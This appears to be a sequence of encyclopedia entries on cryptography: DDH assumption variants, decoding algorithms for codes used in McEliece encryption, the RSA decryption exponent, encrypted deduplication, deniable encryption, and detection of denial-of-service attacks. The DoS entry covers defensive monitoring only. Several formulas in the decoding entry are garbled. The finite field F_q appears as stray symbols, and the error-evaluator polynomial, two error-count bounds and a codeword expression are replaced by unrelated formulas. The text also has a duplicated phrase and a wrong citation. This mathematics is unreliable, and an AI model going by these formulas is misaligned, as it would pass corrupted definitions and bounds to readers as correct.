One stronger variant allows the exponents x, y to be chosen from distributions other than uniform, or even in a semi-adversarial way (Canetti 1997). As long as the distribution has enough entropy that it is not easy to guess x and y, it is still assumed that g^{xy} is indistinguishable from random. Another variant (really, a family of variants) considers the possibility of computing more complicated functions in the exponent. These "uber DDH assumptions" claim that given g, g^x, g^y, and a polynomial f of degree at least 2, it is hard to distinguish $g^{f(x,y)}$ from random (Boneh et al. 2005; Boyen 2008). This family of assumptions (parameterized by f) generalizes the standard DDH assumption in which $f(x, y) = xy$. Other stronger variants are formalized in Boneh and Silverberg (2002), Dodis (2002), and Lysyanskaya (2002). While these assumptions are stronger than the standard DDH assumption, they are also consistent with the current state of complexity theory. Finally, one example of a weaker variant is to give the DDH

distinguisher access only to a *hashed* version of the last element (either g^{xy} or g^z) (Abdalla et al. 2001).

Error-correction decoding; List decoding

Definition

A *decoding algorithm* for a linear code C over α_i' receives a vector y in $\mathbb{Z}_q^*$ and a positive integer w as inputs. The output is the set of all elements $c \in C$ at distance at most w from y; the set is empty if there is no such c.

Background

Error-correcting codes are used to protect information which is sent over noisy channels. Instead of sending a message directly the corresponding codeword in an error-correcting code is sent over the channel. During this transmission some errors might occur. On the other end of the channel the receiver tries to retrieve the codeword by correcting those errors using a *decoding algorithm*. If the decoding process is successful the receiver can retrieve the original message from the codeword. The efficiency of such a decoding algorithm depends on the used *code*. There are many families of codes allowing fast and efficient error correction. Examples for codes with

efficient decoding algorithms are Hamming codes, cyclic codes, BCH codes, (generalized) Reed-Solomon codes, Reed-Muller codes, Goppa codes, rank codes, Gabidulin codes, algebraic-geometric codes, etc.

Classically error-correcting codes are used for communication over noisy channels which appear in all forms of telecommunication; but codes are also of interest for storing data using compression. McEliece proposed to use error-correcting codes for public-key cryptography. In the public-key setting the data transmission is assumed to be error-free and errors are deliberately introduced in a codeword as part of the encryption process.

Theory

A *linear codeC* is a vector space over a finite field α_i' represented as a subspace of $\mathbb{Z}_q^*$ for some nonnegative integer *n*, called the *length of the code*. Elements of the vector space are called codewords. The dimension of the code is defined as the dimension of the vector space.

A code of dimension *k* and length *n* can be given via a *k* × *ngenerator matrix G* so that codewords *c* are obtained from vectors $x \in \mathbb{F}_q^k$ as $x \cdot G$ or via an $(n - k) \times n$ *parity check matrix H* so that codewords *c* are those vectors of length *n* that satisfy $H \cdot c = 0$. The product $H \cdot y$ is called the *syndrome of y*; so codewords are vectors with syndrome 0.

The matrix can have a special structure, see e.g. cyclic codes, and often a different description is used for efficiency.

The *Hamming distance dist*(*x*, *y*) between two vectors *x*, *y* in $\mathbb{Z}_q^*$ is the number of coordinates where they differ. The *Hamming weight* wt(*x*) of an element $x \in \mathbb{F}_q^n$ is the number of nonzero coordinates in *x*. The *minimum distance* of a nonzero linear code *C* is the smallest Hamming weight of a nonzero codeword in *C*.

The Hamming distance is a metric on $\mathbb{Z}_q^*$. Note that the Hamming weight of a word is equal to its distance to the all-zero word in $\mathbb{Z}_q^*$. It is common to simply write *weight* and *distance* when speaking of the Hamming weight or the Hamming distance.

For a vector $x \in \mathbb{F}_q^n$ a decoding algorithm outputs the codewords closest to *y*. An *error vector* is a vector $e \in \mathbb{F}_q^n$ such that $y - e$ lies in *C*. If *d* is the minimum distance of *C* then for each *y* there is at most one codeword *c* within distance at most $w \le \lfloor (d - 1)/2 \rfloor$ from each *y*. In particular, a linear

code with minimum distance d has *error-correcting capability* $\lfloor (d-1)/2 \rfloor$. A *list-decoding algorithm* allows $w > \lfloor (d-1)/2 \rfloor$ and outputs a (possibly empty) list of closest codewords to a given vector y.

The linear codes that are interesting candidates for the McEliece public-key cryptosystem are codes allowing fast error correction.

For further background on coding theory, the main references are (MacWilliams and Sloane 1977; Huffman et al. 1998; Huffman and Pless 2003).

Application

For code-based cryptography McEliece proposed to use Goppa codes (Goppa 1970)—subfield subcodes of generalized Reed-Solomon codes which arise from BCH codes. The *Goppa code* $\Gamma_q(a_1, \ldots, a_n, g)$ of length n is defined by an irreducible polynomial $g(x) \in \mathbb{F}_{q^m}[x]$ of degree t and n distinct elements $a_1, \ldots, a_n \in \mathbb{F}_{q^m}$ such that $g(a_i) \neq 0$. The codewords in $\Gamma_q(a_1, \ldots, a_n, g)$ are all $(c_1, \ldots, c_n) \in \mathbb{F}_q^n$ with $\sum_i c_i/(x - a_i) \equiv 0 \pmod{g(x)}$. Note that the codewords of $\Gamma_q(a_1, \ldots, a_n, g)$ are defined over α_i'.

The legitimate receiver of a McEliece or Niederreiter ciphertext can retrieve the message by using a decoding algorithm for Goppa codes. An attacker on the other hand cannot make use of the hidden Goppa-code structure and is faced with the problem of decoding a random-looking code.

Decoding Goppa codes. Berlekamp developed an algorithm for decoding binary BCH codes and generalized it later to BCH codes over arbitrary fields. When the same algorithm is applied to LFSRs it is called the Berlekamp-Massey algorithm. Berlekamp's algorithm is given a vector y in $\mathbb{Z}_q^*$ such that $dist(y, c) = w$ for a closest codeword c in a q-ary BCH code C of length n and designed minimum distance δ. The algorithm works for w as large as $\lfloor (\delta - 1)/2 \rfloor$.

Given y at distance w from $c \in \Gamma_q(a_1, \ldots, a_n, g)$ Berlekamp's algorithm finds the *error-locator polynomial* $\epsilon(x) = \prod_{i:y_i \neq c_i} (x - a_i)$ and the *error-evaluator polynomial* $\Phi_{y,a}^{-1}(f_x(\phi_{y,a}(m))) = f_x(m) = z$ if $w \leq t/2$. The algorithm first computes the *syndrome* $s_y(x) = \sum_i y_i/(x - a_i)$ of y and then solves the *key equation* $s_y(x) = \omega(x)/\epsilon(x) \pmod{g(x)}$ for ω and ϵ by computing continued fractions to degree $\lfloor t/2 \rfloor$, i.e., by applying the

Euclidean algorithm to g and s_y. Then the error values e_i are given as $e_i = \omega(a_i)/\epsilon'(a_i)$ where ϵ' denotes the derivative of the error-locator polynomial.

For binary Goppa codes, i.e. Goppa codes with $q = 2$, Patterson (1975) derived an algorithm which computes the error-locator polynomial $\epsilon(x)$ for $w \leq t$ and thus corrects up to t errors, twice as many as Berlekamp's algorithm. Patterson writes $\epsilon(x)$ as $\alpha^2 + x\beta^2$. Consequently $\epsilon' = \beta^2$ for binary codes and the key equation can be rewritten in terms of α and β to recover these polynomials separately.

Both Berlekamp's and Patterson's algorithm can be implemented efficiently and have polynomial-time complexities.

Guruswami and Sudan in (1999) developed a polynomial-time list-decoding algorithm for decoding beyond the minimum distance of BCH codes, generalized Reed-Solomon codes, and algebraic-geometric codes. The Guruswami-Sudan decoder corrects $< n - \sqrt{(k-1)n}$ errors in a generalized Reed-Solomon code of length n and dimension k.

The main idea is to make use of the one-to-one correspondence of a generalized Reed-Solomon code of length n and degree k and the vector space of polynomials f in $\mathbb{F}_q[x]$ of degree strictly less than k. Evaluating those polynomials f at the n distinct support elements of the code and multiplying by constants yields all codewords. For example, the Goppa code $\Gamma_q(a_1, \ldots, a_n, g)$ is the set

$$\left\{ \left(f(a_1)/h'(a_1), \ldots, f(a_n)/h'(a_n) \right) : f \in g\mathbb{F}_{q^m}[x], \deg(f) < n \right\}$$

restricted to the n-tuples having all entries in α_i' where $h(x) = \prod_i (x - a_i)$.

The goal is to construct a polynomial $f \in g\mathbb{F}_{q^m}[x]$ from the received vector $y = (y_1, \ldots, y_n)$ such that $y_i \neq f(a_i)/h'(a_i)$ for at most w positions i. Note that the bivariate polynomial $z - f(x)/h'(x)$ vanishes at all $(x, z) = (a_i, y_i)$ where $y_i \neq f(a_i)/h'(a_i)$. A *Guruswami-Sudan error-locator polynomial*$\epsilon(x, z)$ means a polynomial having the points (a_i, y_i) as zeros for all i with $y_i \neq f(a_i)/h'(a_i)$. Then the polynomial $p(x, z) = \epsilon(x, z)(z - f(x)/h'(x))$ is zero at all n points (a_i, y_i). Guruswami and Sudan interpolate the points (a_i, y_i) into a polynomial $p(x, z)$ where each (a_i, y_i)

appears with a certain multiplicity. Then they find a factor of the form $z - f(x)/h'(x)$ of $p(x, z)$ where f has to have the desired properties.

The Guruswami-Sudan decoder corrects about $S_{i-1} \leftarrow \oplus_{j=-}^{t} (i\,[j]\,w_j)$ errors in $\Gamma_q(a_1, \ldots, a_n, g)$. Bernstein (2008) developed a list-decoding algorithm using Patterson's idea to correct up to $g(x), xg(x), \ldots, x^{k-1}g(x)$ errors in $\Gamma_2(a_1, \ldots, a_n, g)$.

A more detailed description of the Guruswami-Sudan decoder is given in (Huffman and Pless (2003), Section 5.4.4) for generalized Reed-Solomon codes.

Generic decoding. Finding a good decoding algorithm for a general linear code is a difficult problem. An attacker of the McEliece public-key cryptosystem or the Niederreiter encryption scheme is faced with a parity-check matrix of a code with no obvious structure and a syndrome. The goal is to determine a low-weight word e such that $He^t = s$ for the given syndrome s. This problem is called the *syndrome-decoding problem*. The corresponding decision problem was proven NP-complete for binary linear codes in (Berlekamp et al. 1978). For the q-ary case see (Barg 1994) and (Barg 1998, Theorem 4.1). The best method currently known to decode a random-looking code is "information-set decoding," an algorithm introduced by Prange in (1962).

An *information set* of a linear code of length n and dimension k with generator matrix G is a size-k subset $I \subseteq \{1, \ldots, n\}$ such that the columns of G indexed by I form an invertible $k \times k$ submatrix; this submatrix is denoted by G_I. In particular, $G_I^{-1}G$ is a generator matrix for C in systematic form, i.e., $G_I^{-1}G = (I_k|Q)$ where Q is a $k \times (n - k)$ matrix. An *information-set decoding algorithm* hopes that the error vector e has a certain error pattern with respect to a given information set I. *Plain information-set decoding* hopes that no error occurred among the I-indexed positions of y. Then, $y_I G_I^{-1}$ is the preimage of a codeword $c \in C$ and c can be obtained as $\Pi = \frac{\lambda}{\mathbb{E}}[e^{\lambda L}]$. The extension by Lee and Brickell (1988) allows p errors in positions indexed by the information set. These p errors can be corrected by finding the p rows of G corresponding to error indices in I. Leon in (Jeffrey 1988) and also Krouk in (1989) refine Lee-Brickell's algorithm by additionally requiring that the error pattern has weight 0 on a stretch of ℓ positions outside the information set. Stern (1989) uses the idea of Lee and

Brickell to allow p errors in the information set I. He also uses Leon's idea to restrict the number of possible candidates for the error word e to those vectors having ℓ zeros outside the I-indexed columns. The main difference to Lee-Brickell's and Leon's algorithms is that Stern's algorithm tries to build a weight-w word by first looking for collisions among sums of few columns restricted to certain positions and then checks the weight of the column sums arising from the collisions.

The state-of-the-art implementation of collision decoding for binary linear codes used to break the original McEliece parameters is described in (Bernstein et al. 2008). A generalization of the attack to codes over arbitrary fields together with a careful complexity analysis is given in (Peters 2010).

All information-set decoding algorithms, though much more efficient than a brute-force search of a low-weight word, still need exponential time in the code length.

List decoding in code-based cryptography. Bernstein, Lange, and Peters suggest in (Bernstein et al. 2008) to decrease the size of the public key in McEliece's system by increasing the number of errors beyond half the minimum distance. The legitimate receiver can correct these errors using list decoding. The attacker is faced with the task of correcting additional errors, making the attack harder for fixed n and k.

Synonyms

Private exponent

Definition

The exponent d in an RSA private key (n, d) is called the *decryption exponent*. It is related to the encryption exponent$e$ by the relation that the product by the relation that for all messages m, $(m^e)^d \equiv m \mod n$. This relation is satisfied if the product $e \cdot d$ is congruent to 1 modulo $\varphi(n)$, where $\varphi(n)$ is > Euler's totient function. (It is also satisfied if $e \cdot d \equiv 1 \mod \lambda(n)$, where $\lambda(n)$ is a certain function of the prime factors of n that divides $\varphi(n)$, although the $\varphi(n)$ relation is more commonly used.)

Decryption of a ciphertext c works by raising c to the power d modulo n.

Encrypted data deduplication; Secure data deduplication

Definition

Encrypted data deduplication is a technique for identifying and eliminating redundant copies of ciphertexts, which encrypts the identical plaintext data without blocking the access for all authorized users.

Background

Deduplication allows a single copy of unique data to be stored; thus, it relieves the storage and maintenance costs for Storage Service Providers (SSPs). Existing deduplication schemes can be classified into server-side deduplication based on comparison of data files and client-side

deduplication based on the comparison of file fingerprints. Security concerns motivate clients to encrypt their plaintext data before uploading to SSPs. However, applying randomized encryption or different data-encryption keys results in different ciphertexts for the same plaintext data, which unquestionably increases the difficulty in identifying duplicate data. In addition, a client needs to prove the ownership of the data it uploads to SSPs for accountability, and data-decryption keys need to be shared with authorized clients for data availability and access. When a client deletes its data file or its ownership period expires, the SSPs should revoke the authorization of the client and prevent its further access. In a nutshell, an encrypted data deduplication scheme should support duplication check, data ownership verification, data-decryption key sharing, and dynamic ownership management.

Theory

To support duplication checks in server-side deduplication, Message-Locked Encryption (MLE) (Bellare et al. 2013a) applies deterministic encryption and a hash of the plaintext data as a data-encryption key, and hence, generates the same ciphertext for the same plaintext data; however, when the data content is presumable, a malicious client may perform brute-force attacks to estimate the existence of data. Introducing a third-party Key Server (KS) (Bellare et al. 2013b) protects user privacy from such attacks. A client hashes its data and hides the hash value with an RSA public key. It regards the blinded hash as a storage request and sends it to KS, which responds by signing the request with the RSA secret key. After removing blinding, the client derives the data-encryption key, which is identical for all authorized clients with the same plaintext data. Therefore, these clients produce the same ciphertext data and enable duplication checks. The KS restricts request frequency for each client and postpones reply based on the number of requests to resist brute-force attacks. The data-encryption keys generated from plaintext data can serve as fingerprints. If the algorithm for fingerprint generation is fixed, the duplication check in client-side deduplication is supported.

Data ownership challenge or Proof of Ownership (PoW) allows a client to prove ownership of the data to be outsourced. Merkle tree-based PoW (Halevi et al. 2011) builds a tree with data segments as leaf nodes and

challenges a client to prove its ownership of selected leaves. A client passes the challenge only if it can respond with the sibling-paths of all selected leaves. Randomly selecting certain parts of data and verifying whether the client can reply with a correct response regarding these parts (Di Pietro and Sorniotti 2012) is another solution to the data ownership challenge. Elliptic Curve Cryptography (ECC) (Yan et al. 2016) also works well in PoW with the aid of an authorized party (AP). A client generates a key pair based on ECC and processes its data hash value with an integer selected by AP and its secret key. It sends the processing result to AP as an ownership proof. The relationship between its public and secret key, which is embedded by ECC, enables AP to check the result without knowing the hash value of this data.

Encrypting data by symmetric encryption simplifies the data-decryption key sharing to data-encryption key sharing since any client with the data-encryption key can decrypt ciphertext data. If the data-encryption key is generated from plaintext data, such as by applying MLE, it is inherently distributed to all authorized clients that do hold the plaintext data. Proxy Re-Encryption (PRE) realizes efficient data-encryption key sharing when the key is randomly generated (Yan et al. 2016). Specifically, a proxy re-encrypts the data-encryption key and outputs a new one for every authorized client. Attribute-Based Encryption (ABE) is another promising solution, which allows clients that satisfy certain access policies to access the data-encryption key.

Establishing an authorized owner set for each piece of data can deter invalid data access and support dynamic ownership management. Specifically, all clients that pass the ownership challenge are in the authorized owner set for their data, which is maintained by an SSP. If a client deletes its data files or its ownership period expires, the SSP updates the authorized owner set by simply removing this client. To guarantee that the SSP only allows clients in the authorized owner sets to access their corresponding data, ciphertexts are re-encrypted based on the sets (Hur et al. 2016). The SSP converts the re-encryption keys and updates the ciphertexts once a set changes.

Applications

Deduplication of encrypted data achieves secure and economical cloud data storage. Specifically, encryption protects data security and privacy from third-party attackers and malicious cloud storage providers, and deduplication eliminates redundant storage in the cloud and reduces data maintenance costs. Furthermore, the authorized owner set update supports frequent data deletion and modification in cloud storage.

Open Problems

Keeping only one copy of a data file exposes the file to the risk of data loss and single-point failure. Besides, existing schemes are highly dependent on the cooperation of SSPs, which is a too strong security assumption. In practice, an SSP may collude with malicious clients that are not in the authorized owner sets to obtain unauthorized data access. It is also possible for an SSP to deceive clients about duplication check results. Therefore, more research effort is required to design deduplication schemes that are less dependent on SSPs and support verifiable deduplication.

Deniable Encryption

Definition

Deniable encryption produces ciphertexts that are not a commitment.

Theory

Suppose Alice sends a message to Bob in an informal chat conversation. If a typical encryption scheme as the *ElGamal public key encryption* scheme or *AES* is used, an authority can ask Alice to reveal what she sent Bob. Indeed, in the case of ElGamal, when Alice did sent $(C_1, C_2) = (g^r, my^r)$ and is forced to reveal her randomness r used, anybody can obtain m. So, one can view the ciphertext as some *commitment* to the message. In the case of AES, when Alice is forced to reveal the key she shares with Bob, the authority again can obtain the message. (Using *zero-knowledge*, Alice is not required to reveal the key.)

The goal of deniable encryption (Canetti et al., 1997) is that Alice can send a private message to Bob, without having the ciphertext result in a commitment. This can be viewed as allowing her to deny having sent a particular message. A scheme satisfying this condition is called a *sender-deniable* encryption scheme.

There is a similar concern from Bob's viewpoint. Can Bob be forced to open the received ciphertext? Again if the ElGamal public key encryption scheme is used, then using his secret key, Bob can help the authority to decipher. So, Bob "cannot deny" having received the message. A scheme that solves this issue is called a *receiver-deniable* encryption scheme.

An example of a sender-deniable scheme explained informally works as follows. Suppose the sender (Alice) and the receiver (Bob) have agreed on some pseudorandomness, such that both can distinguish it from true randomness. When Alice wants to send a message bit 1, she will send some pseudorandom String; otherwise, she sends true randomness. Since the authority cannot distinguish the pseudorandom from the real random, Alice can pretend she sent the opposite bit of what she did. For further details, see Canetti et al. (1997).

Canetti-Dwork-Naor-Ostrovsky demonstrated that a sender-deniable encryption scheme can be transformed into a receiver-deniable one, as follows.

Step 1 The receiver (Bob) sends the sender (Alice) a random r using a sender-deniable encryption scheme.

Step 2 The sender Alice sends Bob the ciphertext $r \oplus m$, where $\oplus$ is the exor.

A receiver-deniable scheme can also be transformed into a sender deniable one, as explained in Canetti et al. (1997).

The work on deniable encryption has been the inspiration of a lot of research. Only a few examples are mentioned. Obtaining this property bidirectional was proposed in O'Neill et al. (2011). The concept was also used in the context of *coercion-resistant electronic elections* (Juels et al., 2010). Deniable encryption when using *identity-based encryption* was proposed in Bellare et al. (2011). Enabling to deny having used other cryptographic primitives has been proposed, e.g., in the context of *ring authentication* (Naor, 2002) and key exchange (Jiang et al., 2022). The work also inspired incoercibility of *digital signatures* (Fraser et al., 2023) and the concept of *deniable storage* (Chen and Chen, 2024).

Denial of service (DoS)

Definition

Detection of denial-of-service (DoS) attacks.

Background

Denial-of-service (DoS) attacks either use a resource-depletion strategy (where resource here refers to bandwidth, computation, or memory), or they target other kinds of vulnerabilities in critical protocols or devices whose failure will have DoS effects. In the following, the focus will be on resource-depletion DoS attacks. Such attacks can be detected based on signatures developed through some type of "supervised" learning process. Alternatively, detection can be based on statistical anomalies (i.e., deviations from the somehow characterized "normal") in observed patterns of resource consumption, together with a possibly dynamic assessment of the quantity of available resources that are targeted. In particular, anomaly

detection can be based on learned behavioral profiles of packet flows (network monitor), or profiles of processes operating in network routers or in end hosts, including servers (host monitor). That is, a network monitor directly observes packets “on the wire,” or tracks associated flow or meta-flow aggregate data, where a “flow” is simply a group of packets observed proximal in time with some common attributes, e.g., common IPv4 five-tuple or just common-source IP addresses and destination port numbers. Bidirectional flows, allowing source and destination addresses to be swapped, are sometimes called sessions. Network monitors are often colocated with firewalls. A host monitor bases attack detection on logs of system calls, computational activity, memory input/output (I/O), etc.; packet traffic that the host receives may be directly monitored (as with a network monitor) or inferred through these logs.

Theory

Given data features of interest, statistics such as averages, variances, and entropy have been computed for purposes of detection; alternatively, spectral coefficients (frequency domain meta-features) of localized time series have been used. Entropies are examples of statistics that are meaningful to the distributions of observed categorical (nonnumerical) or ordinal (numerical but unordered) data, e.g., the entropy of the range of destination IP addresses (or subnets of a certain size) observed in a specified flow of packets. Entropy is maximal for a uniform (least-biased) distribution and minimal for a deterministic (single-valued) one. Entire distributions of the features of interest, possibly quantized for simplicity, can be maintained and then compared by, e.g., a chi-squared statistic or Kullback–Liebler distance, as discussed below. The distribution of certain features will deterministically vary as a function of time of day, day of week, or holiday; a moving or autoregressive average can be used to center statistics of such features, i.e., subtract their current average values. Some attacks have “stateful” time-sequenced signatures, or behaviors, which can sometimes be accurately captured by hidden Markov models (HMMs).

A supervised learning method exploits labeled datasets that are available for training a classification rule. That is, the objective of training is to specify a rule that, when tested true for a particular dataset, would be characteristic of a particular attack, i.e., a signature of the attack. For

training purposes, datasets are labeled as having a specific type of attack present (true positive) or not (true negative), i.e., the labeling constitutes ground truth. The assumption is that the datasets are current and representative of the particular online (i.e., with live traffic) deployment context of the detector that will employ the rule under consideration. Signature-based detection is limited in that it works best for known attacks and, despite the connotations of the word “signature,” are often associated with nonzero false positive (signature true but no attack present) and/or nonzero false negative (signature false but there is an attack present) performance. Firewalls are often employed to test packets for simple signatures (those requiring little state memory). Note that signature-based attack detection requires explicit specification of attributes of the data being monitored (“markers” of the attack) that can be feasibly tested for online usage.

Anomaly detection learns to statistically characterize normal behavior, particularly of the patterns of resource consumption for detection of DoS attacks. When a monitor detects resource-consumption patterns that deviate significantly from the norm (as in detection of abrupt change points using sequentially updated CUSUM statistics), it issues an alert. Anomaly detection is generally challenging in networking, as the normal behavior is very complex, not time-stationary, and feature-rich.

There is a large number of related and hybrid machine-learning techniques that can be applied, e.g., transductive and semi-supervised methods. For any given detection technique, there may be several possible ways to implement and maintain it (e.g., recalibrate and age-out data) online.

Detection-performance evaluation is conducted on a held-out group of prerecorded datasets collectively called the “test set” and, of course, online. Detection performance may be specified in different ways. In networking, particular attention is paid to false positives, as a response to a DoS attack may itself manifest as a DoS on legitimate traffic. It may be difficult to discriminate between a flash-crowd occurrence, just when new and popular content or services are made available, for a deliberate DoS attack on the providers. In a Neyman–Pearson formulation, attack detection strives to minimize false negatives subject to be bound on false positives. “Prior” probabilities of attack and non-attack scenarios need not be pre-calculated, as in Bayesian decision frameworks.

For example, let p be the empirical distribution of a particular flow or packet feature f, i.e., $p(i)$ is the total number of observed instances of labeled data samples where $f = i$, where the dummy variable i indexes the range I of possible values of the feature (this range may be quantized to simplify matters). Now let q be the distribution of the same feature on an observed test dataset or live online. An alert of suspicious activity could be generated if the Kullback–Leibler distance between p and q exceeds a threshold, i.e.,

$$\mathrm{KL}\,(p, q) := \Sigma_{i \in I} p(i) \log\,(p(i)/q(i)) > H$$

where H is chosen so that this rule yields low false positives and negatives in the training dataset. Note that KL is clearly related to the entropy of p, $\Sigma_{i \in I}\ p(i)\ \ \log p(i)$, and the range of f and I need not be ordered. There are generalizations of such distances, e.g., between learned and measured HMM models. It is often the case in practice that the threshold used for a "signature" H_s is less than that to determine a merely suspicious anomaly, $H_a < H_s$, so that it is more likely to issue an anomaly alert than a signature alert. Again, this does not preclude the possibility of false positives or false negatives if H_s is used.

To improve detection performance, alerts which are issued by different detection techniques may be correlated and combined into meta-alerts (i.e., for the purposes of attack corroboration). Alerts may be correlated based on observations from spatially diverse points in the network and fused in a spatially hierarchical manner, and/or based on activity in different layers of the protocol hierarchy. To economize on bandwidth, alert messages are typically exchanged instead of raw observation data. Spatially diverse, hierarchical attack detection systems are particularly useful for detecting and responding to distributed DoS (DDoS) attacks. Some attacks may be both spatially and temporally staged.

Applications

Host Monitors

Patterns of resource consumption within a host can be characterized in different ways, from application-specific profiling of resource consumption and system calls, to profiling of consumption of a specific shared resource

by an aggregation of applications. Here, resources could pertain to special-purpose or general-use memory types and ranges, or computing devices. The native operating system (OS) of a host typically logs such activity. These logs are used by host-based intrusion detection systems. The resource-consumption characteristics may be part of a broader class of "specification-based" defenses that are feasible when behavior (say according to a protocol that is being followed) can be narrowly characterized (also known as protocol anomaly detection).

For example, where the host is a server, a fixed allocation of "client" memory is used to maintain the identity of each of the current clients of the server. The server would use an entry in client memory upon receipt of a TCP SYN message. In the early days of the Web, client memory was small-sized. Also, an entry would be released only upon receipt/generation of a FIN (or RESET) or a time-out, where the time-out was in the order of minutes. A host-based detection method for TCP SYN attacks targeting client memory would notice unusually large occupancy, sustained in time, of the memory in question. To discriminate between a TCP SYN attack and a flash crowd, the server might, e.g., correlate the time new content was made available with overflow of client memory and/or consider the distribution of half-opened TCP sessions within client memory.

For another example, an approach to detecting anomalies in the Open Shortest Path First (OSPF) routing protocol operating within a router has been described (Wu et al. 2000), adapting the general-purpose host-based intrusion-detection methods (Javitz and Valdez 1994). Receipt of excessive OSPF updates, because of a faulty OSPF peer or phony updates in a malicious attack could, e.g., manifest in unusually large I/O of the associated memory in the router. As OSPF itself is a critical protocol of the autonomous system (AS) in which it operates, its possible failure at any point could deny Internet access to a large community of servers and end users.

Note that packet transmission/receipt by the host can be measured directly or can be inferred from OS logs, i.e., bandwidth resource consumption. Either way, a physical attack targeting network infrastructure (e.g., cutting the cables on which packets travel, thus breaking communication) is easily detected by the affected end hosts. To reduce the overhead on the native OS of attack detection itself, and to protect attack detection from an intruder in the native OS, packet examination can be

performed by attack-detection devices operating in a host's network interface card(s) (NIC – typically an Ethernet card when the host in question is a work station).

Network Monitors

Network-based attack detection is performed by examining raw-packet data streams that contain multiple packet flows. In addition, NetFlow flow-level summaries, colocated logs of firewalls, etc., can also be employed. Flows of particular interest within an enterprise are those involved with outward-facing (public) interfaces of important servers.

Attack Detection Based on Observation of a Single Packet Stream

A Smurf attack is indicated by an abnormally large number of ping responses directed to the same destination IP address from a plurality of sources. Similarly, a TCP SYN flood can be detected by an imbalance between the observed number of SYNs and SYN-ACKs associated with an individual source address or on, e.g., subnet aggregates. For attack-detection purposes, quantities such as the observed number of ping responses or the cumulative SYN–SYN-ACK difference can be maintained by, e.g., CUSUM, sliding window (moving average), or weighted (autoregressive) averaging.

The Stacheldraht DoS attack tool can perform ICMP, SYN, and UDP packet floodings. Considering the diversity of legitimate UDP traffic, particularly streaming media, UDP floods may be difficult to accurately detect even for monitors deployed in small subnets. In addition to total packet/byte volume, there may be differences in the distribution of the sizes of packets of normal UDP sessions compared to UDP floods. If the distribution of the former has been learned, the distance between it and an online estimate of the latter can be reckoned using, e.g., the Kullback–Leibler distance or chi-squared statistic. Note that this framework can also be applied to categorical or ordinal packet features, e.g., IP addresses. An attack alert is typically issued when such distances exceed a threshold or experience anomalous abrupt transitions, called change points.

Consider a flow defined by a packet attribute-group X. The distribution of another group of packet attributes, Y, could be maintained. Change points of certain (joint) statistics of the attribute group Y could be monitored, e.g.,

averages, variances, entropies, and correlations. If the packet flow in question refers to outward-facing interfaces of a large server and a certain service type (i.e., X is the destination IP address, port number, and protocol), one might base detection on byte volume and the number of different (or entropy of the) source IP addresses (i.e., Y is packet size and source IP address). A change point consisting of a dramatic increase in byte volume could be the start of a flash event or a distributed DoS flood attack targeting bandwidth resources. Statistics on the source IP addresses may be able to differentiate between these two hypotheses. Note that the anomalous change point could involve a much lower packet or byte volume, which may be indicative of more significant attack volume upstream.

Finally, frequency-domain analysis has been used on the time series of flows ro of packets within a particular flow. For example, within a flow, the packet inter-arrival times and/or the packets sizes, the latter ordered according to arrival time at the network monitor, can form the basis of the time series. In particular, it has been argued that wavelet decomposition can separate-out time-localized DoS attack activity (particularly CUSUM change points) from nominal background traffic.

Deployment Issues: LAN Versus Network Edge Versus Tier-1 ISP

A network monitor deployed proximal to a small population of end hosts (e.g., in a /24 subnet) may feasibly ascertain normal application profiles for each end host. If the network monitor is deployed closer to the enterprise gateway (or the gateway between a local and a tier-1 ISP) or within the core (tier-1 ISP), maintaining such behavioral profiles for all applications and end users observed in a packet stream may not be feasible. This is a basic trade-off in deployment of single-network monitors for attack detection.

Though detection of DoS attacks is often most accurately performed by LAN monitors where the targeted victims reside, the response to such attacks (e.g., packet filtering) is often most effective when performed at gateway or core routers. Also, certain types of DoS attacks can be accurately detected by monitors situated at gateway routers. For example, the scanning activity of the Slammer worm caused excessive bandwidth consumption in the access networks (not the core) with associated Border Gateway Protocol (BGP) withdrawals/thrashing creating secondary DoS effects (loss of Internet access) to some networks with infected Structured

Query Language (SQL) servers. The BGP effects were discernible by network (or host) monitors operating in BGP routers at the edge or core. Slammer also caused layer-2 ARP “storms” (scanning to unassigned IP addresses) that could also be detected at the LAN gateway (or in the LAN).

Some DoS attacks were mounted anonymously using packets with spoofed-source IP addresses. Gateway routers can correlate the source addresses of packets arriving on a particular interface with its BGP forwarding tables to check for anomalies. Today, many gateways perform ingress filtering on outbound packets they transmit to ensure their source addresses belong to their domains. Note that origin authentication issues will not impede DoS attacks prosecuted by a compromised end system or botnet, i.e., by one or more unwitting machines.

Collaborative Detection

All major cyber security vendors offer enterprise security systems that involve collaborating, to some degree, network monitors, host monitors, and firewalls. The network monitors can be deployed in the LAN and access networks and at the gateway router(s). Moreover, they can theoretically interact with monitors situated closer to the network core (and this may now occur in practice at least for the purposes of attack response). The plurality of attack detectors, located at different positions in the network and examining different kinds of data, offers the possibility of alert corroboration and alert fusion through correlation rules. That is, these detectors share alerts that can then be combined into meta-alerts. The idea is that some monitors may issue alerts only based on the suspicion of an attack and the process of sharing and combining alerts serves to further corroborate or refute their suspicions, i.e., generally improves attack detection.

For example, consider a DDoS flood attack targeting bandwidth resources of a victim end host. As the attack propagates to the victim, its intensity increases. A collaborative defense may be able to quickly detect and effectively respond, where, clearly, a packet-filtering response performed only at the targeted victim is typically ineffective. As the attack propagates, spatially diverse vanguard sensors upstream from the victim (including at the victim’s gateway router) may, in isolation, notice anomalies that are merely indications of an attack. So, they issue alerts. When quickly and securely correlated, these alerts together with correlated

alerts from the victim host or its LAN monitor, yield a more reliable signature of a distributed DoS attack and countermeasures can be quickly, perhaps automatically, enacted (i.e., the identified packets participating in the attack are filtered at the gateway or, possibly, even further upstream).

Technology is available to assess vulnerabilities ahead of attacks targeting them, e.g., stress testing to determine an under-allocation of resources for robust operation. Correlation of known vulnerabilities with suspicious activity (whether resource depletion or intrusion) can improve detection confidence. However, vulnerability assessment techniques have, in the past, been used by attackers for reconnaissance purposes, so it is important to authenticate this activity.

Attacks Targeting Defenses

It is important not to overlook the attack-detection mechanisms themselves from the point of view of defense "softening" DoS attacks targeting them. As the defensive response to a detected DoS attack may itself manifest as a kind of DoS, there is a need to secure messaging between collaborating attack detectors to prevent an attacker from falsely issuing, or belaying, alerts. Publicly available evidence of such activity includes the attack on the Spamhause Project antispam service (Spamhaus Project 2003).

Attacks Targeting Vulnerabilities of Critical Infrastructure

Attacks exploiting vulnerabilities of critical infrastructure, such as name resolution (domain name system [DNS], Address Resolution Protocol [ARP]) or routing (BGP, OSPF) in the network or the native operating system of a workstation or server, will naturally cause a DoS effect on those users and automata that rely on them; these attacks may or may not use a resource-depletion strategy. For example, a BGP prefix hijack or DNS cache poisoning (neither involving resource depletion) will naturally cause denial-of-access issues for the corresponding workstations and servers.

Experimental Results

